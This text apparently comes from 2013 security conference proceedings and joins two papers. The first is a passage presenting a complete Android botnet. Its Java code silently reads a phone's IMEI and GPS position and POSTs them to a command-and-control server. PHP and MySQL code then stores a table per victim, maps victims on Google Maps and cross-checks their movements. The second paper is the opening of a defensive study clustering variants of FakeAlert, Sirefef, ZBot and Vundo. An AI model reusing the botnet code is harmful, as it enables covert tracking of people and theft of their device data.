It means that we can configure the frequency of *LocationUpdates* requests. Indeed, this prevents us to manage ourselves delays between each *LocationUpdates* requests. Furthermore, this allows users to reduce battery usage. It is important insofar we needs that the phone is powered on as longer as pos-

sible. To make it works, we need to create our own *LocationListener* and define its *onLocationChanged()* method :

Code 2: GPSLocationListener

```
public class GPSLocationListener implements
    LocationListener
{
    @SuppressWarnings("SimpleDateFormat") @Override
    public void onLocationChanged(Location location) {
        if (location != null) {
            GeoPoint point = new GeoPoint(
                (int) (location.getLatitude() * 1E6),
                (int) (location.getLongitude() * 1E6));

            Toast.makeText(getBaseContext(),
                "Latitude: " + location.getLatitude() +
                " Longitude: " + location.getLongitude(),
                Toast.LENGTH_SHORT).show();

            TelephonyManager tm = (TelephonyManager) getSystemService
                (Context.TELEPHONY_SERVICE);
            String IMEI = tm.getDeviceId();

            GPSloc = "#IMEI=" + IMEI + "#";
            GPSloc += "#SQL#LOC=";
            GPSloc += location.getLatitude() +
                "," + location.getLongitude() + "#";

            Date dNow = new Date();
            SimpleDateFormat ft =
                new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
            //System.out.println("Current Date: " + ft.format(dNow));
            GPSloc += "#DATE=" + ft.format(dNow) + "#";

            AsyncTask<Void, Void, String> url = new ChargeUrl().
                execute();
        }
    }
}
```

In fact, we use a *String* called *GPSloc*, defined as a global variable, in order to prepare the data to be send. We have decided to implement our own protocol as you can see below:

```
Variables:
xImei = International Mobile Equipment Identity number
xLat = Latitude
xLon = Longitude
xDate = Date (Date format: YYYY-MM-DD HH:MM:SS )

String format:
#IMEI=xImei##SQL#LOC=xLat,xLon##DATE=xDate#
```

This protocol allows us to send all data in a single *String*. This simplify the way we send data to our server. We will see later in this paper how we use regular expressions to implement a simple server side code in PHP. But before implementing, we had to make a difficult choice about how we transfer data from our mobile botnets to a C&C (Command & Control) server. Indeed, two different ways are possible to transfer data collected from smartphones to a server. We can use as well HTTP requests or SMSes to send data [Kay12]. SMS-based requires that we have a phone as a server. It is convenient in some cases but we may need good performances to deal with many requests. Thus, a classical PC-based server fits better with botnets, as it means we have a lot of clients and lots of data to deal with.

Code 3: AsyncTask method ChargeUrl

```
private class ChargeUrl extends AsyncTask <Void, Void,
    String> {
    protected String doInBackground(Void... urls) {

        postgpsData(GPSloc);
        return null;
    }
}
```

The function above is asynchronously launched. It means that the request is done in background without forcing us to manipulate threads and/or handlers. It makes it so easier for us to perform our request as a background operation. If you need more information about AsyncTask in Android, please refer to the official documentation [And13]. The *postgpsData()* method is so called with our formatted string GPSloc as the only parameter. Its code is below:

Code 4: PostData over HTTP method

```
public void postgpsData(String str) {
    // Create a new HttpClient and Post Header
    HttpClient httpClient = new DefaultHttpClient();
    HttpPost httpPost = new HttpPost("http://www.website.com/
    page.php");
    try {
        // Add your data
        List<NameValuePair> nameValuePairs = new ArrayList<
            NameValuePair>(2);
        nameValuePairs.add(new BasicNameValuePair("gps_loc",
            str));
    }
```

```

        httppost.setEntity(new UrlEncodedFormEntity(
            nameValuePairs));
        nameValuePairs = new ArrayList<NameValuePair>(2);
        httpclient.execute(httppost);

    } catch (ClientProtocolException e) {
        e.printStackTrace();
    } catch (IOException e) {
        e.printStackTrace();
    }
}

```

We use the POST method but it is not mandatory. We create a new instance of the *BasicNameValuePair* class with two parameters: *gps_loc* and *str*. Note that the first parameter is needed to identify inputs sent with the POST method. Besides, we will see in the next section that we retrieve data by accessing the following variable: *\$_POST['gps_loc']*.

2 Storing and managing information

In multi-targeted attacks, the most important part of the work is on the server side. Because we need to deal with data coming from multiple devices, we have to organize how data are stored on the server. The server side implementation is really dependent on what the attacker prefers. PHP and MySQL are just fine to do the job. Today, they are well known and are installed by default on lots of servers on the world wide web. Also, everyone should be able to test our implementation on a free hosted server.




Figure 1: SQL Database Organization


Before storing any data, we have to implement the server side part of our

protocol. For anyone who never used regular expressions, the code below seems ugly. But the only thing that we do is to take many variables, those have been concatenated in a single string. To help you to understand, the Fig 2. describe how variables are captured and stored into the *\$matches* array. If you want more details about regular expressions, please see the documentation concerning the syntax of PCRE(Perl Compatible Regular Expressions) [per13].

Code 5: Code that processes Android botnets' requests

```
if(isset($_POST['gps_loc']))
{
    $str = $_POST['gps_loc'];
    if(preg_match("#IMEI=(.*?)\#\#\SQL\#LOC=(.*?)\#\#\#
        DATE=(.*?)\#\#", $str, $matches)){
```

String format:
 #IMEI=xImei##SQL#LOC=xLat.xLon##DATE=xDate#



\$matches[0]
\$matches[1]
\$matches[2]
\$matches[3]

Figure 2: String format matching with regular expressions

Now that we have data into some PHP variables, we need to store it into a database. Notice that managing data coming from a single device does not cause lots of problems. But when we have to deal with **n** devices, we have to organize how we process data and chiefly how we store data on the server. as you can see Fig 1., because we control **n** devices, we want to create **n** tables. The first idea was obviously to create for each botnet a new table with the IMEI as its name. Good idea, yeah..., but there is a problem when we try to create a new table with a number as its name. This is not allowed in MySQL. Consequently, we had to find a solution to bypass this problem: we so translate IMEI numbers into strings. A '0' becomes a 'a', a '1' becomes a 'b', etc. And because IMEI is unique by definition, we can easily create **n** tables with **n** different names.

Code 6: Translation of IMEIs

```
$IMEI = $matches[1];
$TableIMEI= "";
$letters = array('a','b','c','d','e','f','g','h','i','j');
$numbers = str_split($IMEI);
```

```
foreach($numbers as $number){
    $TableIMEI .= $letters[$number];
}
```

Not to do the translation every time, we create a table which contains each IMEI number and its MySQL table name associated. You can see the query that we use in Code 7. Furthermore, the Fig 3. illustrates our claims.

Code 7: Creation of the IMEIs' table

```
$bdd->query(' CREATE TABLE imeis (
    tablename VARCHAR(100),
    imei VARCHAR(100) NOT NULL,
    colorID INT NULL AUTO_INCREMENT PRIMARY KEY,
    UNIQUE (imei)
);');
```




Figure 3: Table regrouping all IMEIs and their table name

Finally, we want to insert information we have collected into database. There is nothing very hard to understand in this operation, we just execute some SQL queries to insert our values. It can be noticed however that the query to create the table only works the first time. You could use the IF_NOT_EXISTS parameter after the CREATE TABLE table_name if you want to optimize the code, but it is not mandatory. If you want more information about SQL syntax in MySQL, please refer to [mys13].

Code 8: PHP Code : Insertion into database

```

$bdd->query('INSERT INTO imeis (tablename,imei) VALUES ("',
    $TableIMEI.'"',"$'".$IMEI.'");');

$bdd->query('CREATE TABLE '.$TableIMEI.'_gps (
    id INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
    imei VARCHAR(100),
    lat DOUBLE,
    lon DOUBLE,
    date DATETIME
);');

// 'YYYY-MM-DD HH:MM:SS' format
$insertinto = $bdd->query('INSERT INTO '.$TableIMEI
    .'_gps (imei,lat,lon,date) VALUES ("',
    .$IMEI.'"',
    .$matches[2].',',
    .$matches[3].',',
    .$matches[4].'");');

```

Of course, methods we use to manipulate Sat Nav's data can be used for many more data types. Besides, we will see how we can add information from contacts and SMSes in the longer version of this paper. But above all, we will see what we can do by cross-checking these data types. Now that data is correctly stored into a database, we want to display information that we deduce in a web page and especially on a map. This is what will be explained in the next section.

3 Displaying Information

In this section, we will shortly describe how we display data in a simple web page. Technically, it was more difficult than what we expected. This is probably due to the fact that we must generate dynamically the Javascript code. In the first part of our code we just include the header of a HTML web page with some lines to initialize the Google map API (Code 9.).

Code 9: Process of data coming from the database

```

<!DOCTYPE html>
<html>
<head>
    <meta http-equiv="content-type" content="text/html;
        charset=UTF-8" />
    <link rel="stylesheet" href="style.css" />
    <title>Google Maps Multiple Markers</title>
    <script src="http://maps.google.com/maps/api/js?sensor=
        false&v=3&libraries=geometry"

```

```

        type="text/javascript"></script>
</head>
<body>

```

Afterwards, we initialize an array in order to have different colors for our markers on the map. For the time being, this code does not support more than two colors. This is because it is a proof of concept for this paper. If we want more marker types, we just need to add new PNG files to our array (Code 10.).

Code 10: Initialization of markers' icons

```

<script type="text/javascript">

var array_colors = new Array();
array_colors[0] = 'http://maps.google.com/mapfiles/ms/
  icons/blue-dot.png';
array_colors[1] = 'http://maps.google.com/mapfiles/ms/
  icons/green-dot.png';
array_colors[2] = 'http://maps.google.com/mapfiles/ms/
  icons/red-dot.png';
// ...

```

Codes that follows are a little bit more complex because we have to implement how we write dynamically the Javascript code associated with the Google map API. As a matter of fact, we firstly do a common SELECT request to the IMEIs' table that we have seen in the previous section. We then use the *fetch()* method of PHP to access to each line of the table. We store **n** table names into an array in order to be able to do queries on all botnets' tables (Code 11.).

Code 11: Code used to retrieve IMEIs of controlled botnets

```

$reponse = $bdd->query('SELECT * FROM imeis');

$j = 0;
while ($donnees = $reponse->fetch())
{
    $array[$j] = $donnees['tablename'];
    $j++;
}
$reponse->closeCursor();

```

At this step, we are able to apply any algorithms we want on our localization data. This will be precisely the topic of the last section of this paper.

But before manipulating all this data, we want to show something acceptable for any human being (Fig 4.).




Figure 4: Screenshot of our web application

We can easily create Javascript variables from PHP if we use the *echo()* function inside Javascript tags. To begin with, we do a query on a table of the database for each IMEI stored in the array \$array:

Code 12: Dynamic declaration of Javascript variables

```
foreach($array as $imei){

    $request = 'SELECT * FROM '.$imei.'_gps';
    $reponse = $bdd->query($request);

    if($reponse)
    {
        $i = 1;
        $CrossCheckIMEIs = $CrossCheckIMEIs.$imei."_";
        echo " var locations_\".$imei.\" = [\n";

        while($donnees = $reponse->fetch())
        {

            if($lat == $donnees['lat'] && $lon == $donnees['lon'])
            {

            }

        }

    }

}
```



```

else{

    $lat = $donnees['lat'];
    $lon = $donnees['lon'];
    $data = $data."['".$donnees['imei']." ".$donnees['
        date']."', ";
    $data = $data.$donnees['lat'].",";
    $data = $data.$donnees['lon'].",";
    $data = $data.$i."".$donnees['imei']."]\n";
    $i++;

}
}
$reponse->closeCursor();
$data = substr($data, 0, -2);
echo $data;
echo "];\n";
$data = "";

}
// Termine le traitement de la requete
}
echo "var lat=".$lat.";\n";
echo "var lon=".$lon.";\n";

```

To help you to understand, there is a screenshot on Fig 5. where you can see a code that has been generated by our web application.

```

<script type="text/javascript">

var array_colors = new Array();
array_colors[0] = 'http://maps.google.com/mapfiles/ms/icons/blue-dot.png';
array_colors[1] = 'http://maps.google.com/mapfiles/ms/icons/green-dot.png';

var locations_dfcia = [
['35280      6:59:49', 48.0876,-0.757424,1,35280      ],
['35280      6:59:50', 48.0876,-0.75743,2,35280      ],
...

```

Figure 5: Example of a generated Javascript code

To finalize our web application and to be able to show markers on the map, we use the following code :

Code 13: Code used to display markers

```

<?php
$ColorID = 0;
foreach($array as $imei){

    echo "Create_markers(locations_".$imei.", array_colors[
        ".$ColorID."]);\n";
    $ColorID++;
}
?>

function Create_markers(locations, url_icon){
    var infowindow = new google.maps.InfoWindow();
    var marker, i;

    for (i = 0; i < locations.length; i++) {

        marker = new google.maps.Marker({
            icon: url_icon,
            position: new google.maps.LatLng(locations[i][1],
                locations[i][2]),
            map: map
        });

        google.maps.event.addListener(marker, 'click', (
            function(marker, i) {
                return function() {
                    infowindow.setContent(locations[i][0]);
                    infowindow.open(map, marker);
                }
            })(marker, i));
    }
}

```

In fact, the PHP code above allows us to display different icons for each botnet. This is possible because we can dynamically write all Javascript *Create_markers* function's calls. At the same time, we put values of the variable *locations_IMEI* passed in the first parameter of the function. All what we have seen until there cover the technical implementation needed to introduce our algorithms. The next section will finally deals about what we can do with data collected from mobile botnets.

4 Cross-checking Information

Here is the place for the creativity. Inputs are few but surely enough to stimulate our imagination : time, location and action. Mainly, our objective is to determine human behaviors of people who are infected by our botnet. We want to know if our victims are in a bus, in a train, or simply if they walk

or run. As you probably guessed, we need to determine movement speed of our victims. By the same time, we will be able to guess when our victims are not moving. Then, the problem is all about collecting enough data to determine victim's behavior. But, before analyzing any data, we want to create a new table for each time we want to cross-check data from many devices. As you can see on Fig 6., we create a new table with a name which is the concatenation of the n tables' names separated by underscores : '_' (See Code 14.). For the same reasons as before, we have also converted IMEIs into strings compatible with MySQL databases (See Code 6.). Note that we have forced the date as UNIQUE in order to be sure we have only one geolocation data entry in database per second.

Code 14: PHP code used to create a new SQL table for cross-checking

```
foreach($array as $imei)
{
    $CrossCheckIMEIs = $CrossCheckIMEIs.$imei."_";
}
...

$bdd->query('CREATE TABLE '.$CrossCheckIMEIs.'_gps (
    id INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
    imei VARCHAR(100),
    lat DOUBLE,
    lon DOUBLE,
    date DATETIME,
    UNIQUE (date)
);');
```




Figure 6: IMEIs' tables cross-checking operation

It will indeed simplify us the way we manipulate similar data types from multiple targets. For instance, we will see that we can use SQL language to sort our geolocation data. As you can deduce if you look at the Code 15., there is a simple way to sort dates in SQL. Because we have stored our date in the official MySQL date format, we just need to use the 'ORDER BY' keywords to do so.

Code 15: PHP code used to create an HTML table of results

```
$request = 'SELECT * FROM '.$CrossCheckIMEIs.'_gps ORDER BY
    date ASC';
$reponse = $bdd->query($request);
while($donnees = $reponse->fetch())
{
    echo
    "<tr>\n\t
    <td>".$donnees['date']. "</td>\n\t
    <td>".$donnees['imei']. "</td>\n\t
    <td>".$donnees['lat']. "</td>\n\t
    <td>".$donnees['lon']. "</td>\n\t
    </tr>\n\t";
}
```

As a matter of fact, this will be really useful for us. We can now separate data from all our botnets by any period of time. In addition to that, we can also display on the map data of our botnets with respect to a precise date. In the extended version of this paper, we will see in depth what we can do. But for now, let's see how we could implement some of these ideas. There is one way by using directly SQL language: we can use the "WHERE" keyword to select data only for a precise period of time (See Code 15.). By this way, we are able to select and then display data from multiple targets with very specific criteria.

Code 16: Example of SQL requests

```
$request = 'SELECT * FROM '.$CrossCheckIMEIs.'_gps WHERE
    date >=\''2013-04-15 07:10:00\' AND date <=\''2013-04-15
    07:20:00\' ORDER BY date ASC';
```

Thus, we have seen in this section how we can use data received from mobile botnets. The possibilities are in fact numerous and only limited by our imagination.

Conclusion

We have presented some algorithms that we can use with geolocation data, but it can surely be done a lot more and fairly better. This paper has aimed to show the technical implementation of everything that was discussed. We wanted to be sure that everything works and has been tested in a real context. The extended version of this article should include algorithms and their implementation to determine Human beings' common behaviors. What is the mode of transport that takes our victim? Some answers to these questions should be announced and described during our talk at the conference EICAR 2013.

In future works, we could think about cross-checking information about contacts. It may be a good starting idea to deduce information about an organization. The first question should be obvious : what are the contacts in common between two or more people in the organization?

References

- [And13] Android official documentation, 2013. <http://developer.android.com/>.
- [Cor11] Symantec Corporation. Industrial espionage: Targeted attacks and advanced persistent threats (apts), July 2011. http://www.symantec.com/threatreport/topic.jsp?id=malicious_code_trends\&aid=industrial_espionage.
- [Ham13] Valentin Hamon. Android botnets for multi-level, multi-targeted attacks, 2013. To appear in Journal in Computer Virology and Hacking techniques 2013.
- [Kay12] Khodor Hamandi Imad H. Elhajj Ali Chehab Ayman Kayssi. Android sms botnet: A new perspective, October 2012. <http://dl.acm.org/citation.cfm?id=2387016>.
- [Lar13] Dorian Larget. Android betrays you: Data that you are unaware of on your android smartphone, 2013. EICAR Conference 2013.
- [mys13] Mysql 5.1 syntax documentation, 2013. <http://dev.mysql.com/doc/refman/5.1/en/sql-syntax.html>.
- [per13] Perl pcre official documentation, 2013. <http://perldoc.perl.org/perlre.html>.
- [SW12] Kashif Kifayat Stephen Wilson. When the droid became the bot : Trends, threats and investigation of a mobile botnet, April 2012. <http://www.cms.livjm.ac.uk/pgnet2012/Proceedings/Papers/1569607737.pdf>.
- [Tia11] Cui Xiang Fang Binxing Yin Lihua Liu Xiaoyi Zang Tian-ning. Andbot: Towards advanced mobile botnets, April 2011. <https://www.usenix.org/conference/leet11/andbot-towards-advanced-mobile-botnets>.

A study on common malware families evolution in 2012

Marius Barat, Dumitru Bogdan Prelipcean, Dragos Teodor Gavrilut

About Authors

Marius Barat

PhD. student at the "Alexandru Ioan Cuza" University of Iasi, Romania

Bitdefender Anti-Malware Laboratory, Iasi, Romania

Contact Details: 37 Sfântul Lazar Street, Solomon's Building, Iasi,

Romania tel: +40 232 232 222 email: mbarat@bitdefender.com

Dumitru Bogdan Prelipcean

MSc. student at the "Alexandru Ioan Cuza" University of Iasi, Romania

Bitdefender Anti-Malware Laboratory, Iasi, Romania

Contact Details: 37 Sfântul Lazar Street, Solomon's Building, Iasi,

Romania tel: +40 232 232 222 email: bprelipcean@bitdefender.com

Dragos Teodor Gavrilut

Teaching Assistant, PhD at the "Alexandru Ioan Cuza" University of Iasi,

Romania Bitdefender Anti-Malware Laboratory, Iasi, Romania

Contact Details: 37 Sfântul Lazar Street, Solomon's Building, Iasi,

Romania tel: +40 232 232 222 email: dgavrilut@bitdefender.com

Keywords

Computer Security, Malware, Classification, Evolution

A study on common malware families evolution in 2012

Abstract

With the exponential growth of malware in the last 5 years, the number of polymorphic malware increased as well. The aim of this paper is to describe the evolution throughout a year of four major malware families (FakeAlert, Sirefef, ZBot and Vundo). The analysis has been made in terms of polymorphic mechanisms with regards to the polymorphic mechanisms (such as changes in the packer module, changes in the geometry of file, variation of version information from the resource directory or different methods used to modify the icon of one file) which have been used in order to avoid their detection by anti-malware systems. The malware files were collected every week throughout one year's time. For each family we have recorded the new variants and the updates that were added to the old ones in order to avoid detection. We have managed to examine more than 1000 new versions of such files. The current article includes an additional study case. The latter focuses on the methods that have been used by the FakeAlert malware family in order to modify their icons.

1 Introduction

In the last half of decade the number of malware has increased significantly. The latest reports from AvTest[1] show that more than 30 millions of new malware appeared in 2012 (with an increase of more than 40% comparing to 2011). Most of the new malware are automatically generated. This also means that the number of polymorphic malware has increased as well. This survey follows the evolution of four major malware families (FakeAlert, Sirefef, ZBot and Vundo) over a period of one year. Since it is rather difficult to predict the exact moment a new malware is release into the wild, these families have been tracked on weekly basis. Different clustering techniques have been used to cluster the malware into families. For each malware family, this paper analyzes the methods they use to avoid detection. The most common ones are changing the packer, modifying the geometry of the file, adding or modifying file resources and so on. Over the one year period more than 1000 new versions of these four families appeared (this means an average of more than 3 new versions every day). This paper is structured as follows: Chapter 3 describes the methods used to collect malware and a short descrip-

tion for each malware family. Chapter 4 describes the clustering method we have used to identify new versions of malware and filter files from different families. Finally, chapter 5 presents the observation we have made on how malware from this families modifies themselves in order to avoid detection. At the end of this chapter, some techniques for icon modification used in FakeAlert family are presented.

2 Related work

The malware history from the first viruses to the current malicious programs is an area of interest for the information security researchers. The purpose of these studies is to extract important information in order to improve the detection and protection methods.

The study of malicious software evolution is difficult due to the large number of instances and the complexity of this kind of computer programs so that in some cases can be done only for macroscopic observation. An empirical study on malware evolution was done by A.Gupta et.al(2009)[4] on metadata from malware instances with the purpose of classifying those instances in families and finding relations among the established families. The whole process is based on mining information from technical description of malware instances. Another study that that has been made focuses on the way in which malicious programs can evolve in order to bypass the detection methods used by anti-virus software.[6].

For some specific families of malware there are statistics which show their evolution over a given length of time.[2]. These statistics are usually computed based on the number of spread files, on location of those files or based on the impact over the users. There are also studies on for specific malware in which is presented a history, main purposes and properties[10]. Other researchers have studied the Internet content such as popular sites and social media offering an overview on the propagation and distribution of malware[13]. Reports from information security companies resumed the threats over a period and gave predictions about new trends in malicious activity[9][8][11].

Our work is similar to the previous enumerated and on top of that, we give results based on information extracted from malware samples and their methods of avoiding detection.

A different approach on the idea of malware evolution is given by D.Iliopoulos et. al[5] in which the darwinian model of evolution is adapted for studying malicious software. The latest studies focus on the mobile malware[12] and the social media with their impact.

3 Collecting samples

Unlike many years ago when one of the main purpose of a malicious programs developer was to create malicious software as proof of concepts, nowadays they are more and more tempted by the huge financial gains they could reach using such programs. This fact led to an exponential growth of the number of malicious files, determining anti-virus producers to research for new more proactive detection methods. One of the most difficult challenges in building such detections consists in finding strong enough detection models in order to detect as many new versions of a malicious program as possible.

Regarding the most prevalent malware families, there is a continuous process that includes both malicious software creators which modify their programs in order to bypass antivirus detections and also the anti-virus vendor trying to develop more proactive detections for those families.

Through this paper we want to provide a detailed statistic for the frequency with which the most prevalent malware families provide updates for an existing version, as well as the frequency with which they build new malware versions. Our study also presents the most common changes that a malware creator performs in order to bypass an existing anti-virus detection.

We have included in our study files that have appeared during the year 2012. In order to choose the most prevalent malware families we have monitored a set of 10 well-known malware families in the first 2 months of 2012. Based on the amount of new files gathered, we have chosen to analyse 4 malware families during the whole year, which are briefly mentioned further[3]:

Sirefef is a family of malware that uses rootkit techniques to hide its presence on an infected computer. As the main feature of this threat is hiding the payload may vary much from a version to another. Some of the payload purposes are: downloading and launching another components which can interfere with the user's Internet experience by filtering, redirecting and modifying internet traffic. Other components are clickers or they perform Bitcoin mining. It disables security features from the operating system such

as the Windows Security Center Service, Windows Defender Service, Windows Firewall Service. It contacts and sends obtained information to various hosts. These hosts are usually servers controlled by the malware creators or users (people or organizations that gain benefits by controlling the malware).

Vundo is a malware family mainly used for the delivery of pop-ups and adverts to different websites which also have malicious content, usually rogue anti-viruses. Beside the main purpose, this threat can also download and execute arbitrary components with a large variety of payloads. The malware is usually installed as a Browser Helper Object.

FakeAlert is a large family of rogue anti-virus with a prolific activity and updates. This type of malware has the main goal to obtain financial revenues by convincing the user that his computer is infected with many viruses. Once this is achieved, different disinfection modules are sold to the user to help him/her get rid of non-existing malware.

Zbot(Zeus) is a malware which is used to steal information about bank accounts and credentials. This malware is also wide spread with the biggest network of infected computers. We considered in our study this threat due to the big amount of updates and new versions which make this trojan difficult to detect and clean.

The set of files used for this paper consists of files from the Bitdefender malware data set, gathered in 2012, most of them being downloaded from a continuously updated data set of urls known to spread malicious files. In order to ensure these files belong to one of the 4 monitored families, we manually analyzed these files. Due to the fact that the timestamp from the file header is not relevant to be considered as the date when those files appeared and because there is the possibility that the malware appeared on a difference of time between the time we downloaded a sample and the time it became available through a specific url, we decided to split the whole year in weeks. We consider that a file appeared in a certain week, instead of specifying it appeared in a certain day of the year.

Considering that our goal is to find how often new versions of malware families appeared, or how often it updates an existing version, we will use in our purpose only those files which when they were first seen, were not detected.

4 Clustering samples. New malware versions versus old version updates

At this point, we have the set of files manually analysed and assigned to one of the 4 malware families and for each sample we know the week it has first appeared. The next step we perform is to decide for each sample if it is a modified version of an old sample, or a brand new one.

Our approach regarding this issue consists in clustering the files that belong to the same malware family, each of the resulting clusters describing a certain malware version. For those clusters that contain files gathered in different weeks, those of them which have appeared in the first week when files from the cluster have been seen, are considered to be the appearance of a new version of those malware, while the rest of files which have appeared in other weeks are considered to be updates of the same version.

For each sample we have defined a set of 6125 Boolean attributes: header information, imported functions, exported functions, compiler, file packer, resource information, dynamic characteristics like starting a process, creating files, modifying registries and many other characteristics depending on the file type.

Having extracted all these attributes, we computed the distances between files that belong to the same malware family using two metrics:

- The Manhattan Distance[7]

$$\begin{aligned}
 & n \leftarrow \text{total number of features} \\
 & F_i, F_j \text{ are two files, each one described by a set of attributes} \\
 & \quad F_i.\text{Features}, \text{ respectively } F_j.\text{Features} \\
 & F_i.\text{Features}_k \leftarrow \text{value for the k-th attribute for the } F_i \text{ file} \\
 & F_j.\text{Features}_k \leftarrow \text{value for the k-th attribute for the } F_j \text{ file} \\
 & \text{ManhattanDistance}(F_i, F_j) = \sum_{k=1}^n \text{Abs}(F_i.\text{Features}_k - F_j.\text{Features}_k)
 \end{aligned}$$

- Manhattan Weighted Distance

Since not all the features have the same relevance in defining a file's behavior and as some of them are very likely to be changed at each malware update, it is useful not to use all the features with the same weight

$$\begin{aligned}
n &\leftarrow \text{total number of features} \\
w &\leftarrow \{w_1, w_2, \dots, w_n\} \text{ a set of chosen weights for each feature} \\
F_i, F_j, F_i.Features_k, F_j.Features_k &\text{ are the same described above} \\
WeightedManhattanDistance(F_i, F_j) &= \\
&\sum_{k=1}^n w_k \times Abs(F_i.Features_k - F_j.Features_k)
\end{aligned}$$

We used this metric to compute distances associating different weights to the features according to their relevance: features related to the file's geometry characteristics, which are very likely to be changed at consecutive updates, were given smaller weights, while the dynamic features, which better describe the behavior for a sample received bigger weights.

Using this approach, we consider that two different samples are similar (which would assign them to the same malware version) if the computed distance between them is smaller than an established threshold. We propose the following method to choose the threshold:

$$\begin{aligned}
MinValue &\leftarrow \text{the smallest distance between two instances} \\
MaxValue &\leftarrow \text{the largest distance between two instances} \\
T &\leftarrow MinValue + \frac{x}{100}(MaxValue - MinValue)
\end{aligned}$$

For our study, after plotting the histograms for the distances computed using the metrics presented above, we have decided to compute the threshold using the formula we have just presented with the parameter x set to 5.

Using the proposed clustering algorithm (Algorithm 1), we clustered the samples for each malware family and the number of resulted clusters for each of the two metrics used are presented in Table 1

Malware family	Manhattan	ManhattahWeighted
FakeAlert	287	312
Zbot	495	474
Sirefef	198	160
Vundo	110	133

Table 1: Number of resulted clusters

We applied the presented clustering algorithm and then manually analysed resulted clusters. The method that presents higher accuracy regarding

Algorithm 1 Distances based clustering algorithm

```

1:  $C \leftarrow \emptyset$   $\triangleright C$  stands for the clusters set
2: for all  $(f1, f2)$  do  $\triangleright f1, f2$  stands for two files
3:   if  $distance(f1, f2) \leq threshold$  then
4:     if  $((\forall i \in \overline{0 \dots |C|} : f1 \notin C_i) \text{ and } \forall i \in \overline{0 \dots |C|} : f2 \notin C_i)$  then
5:        $C.Append(NewCluster(f1, f2))$ 
6:     else if  $((\exists i \in \overline{0 \dots |C|} : f1 \in C_i) \text{ and } (\forall j \in \overline{0 \dots |C|} : f2 \notin C_j))$ 
       then
7:        $Assign(f2, C_i)$ 
8:     else if  $((\exists i \in \overline{0 \dots |C|} : f2 \in C_j) \text{ and } (\forall j \in \overline{0 \dots |C|} : f1 \notin C_j))$ 
       then
9:        $Assign(f1, C_i)$ 
10:    else if  $((\exists i \in \overline{0 \dots |C|} : f2 \in C_i) \text{ and } (\exists j \in \overline{0 \dots |C|} : f2 \in C_j)$ 
      and  $i \neq j)$  then
11:       $MergeClusters(C_i, C_j)$ 
12:    end if
13:  end if
14: end for

```

the assignment of files to a certain cluster was the one that uses the ManhattanWeighted metric. The clustering performed using the Manhattan metric is penalized by the fact that the largest clusters created actually includes more than one version of a malware family. This is the reason why we have chosen to use further in our study the clusters obtained using the ManhattanWeighted metric.

Using these clusters and also the week of the year when each sample appeared, we plotted two graphics in order to highlight the frequency with which new malware versions appear and also how often they are updated.

Figure 1 presents the number of new versions that appeared for a malware family in every week of the 2012 year. We started collecting samples on 01.01.2012 and this led us to consider that each generated cluster that contains files that appeared in the first week of 2012 represents a new version of those malware family. This is the reason why in the first week all the malware families are present through a larger number of new versions than the other weeks of the year as shown in the Figure 1. This is why in the first week of the year the malware families had no updates to an existing version

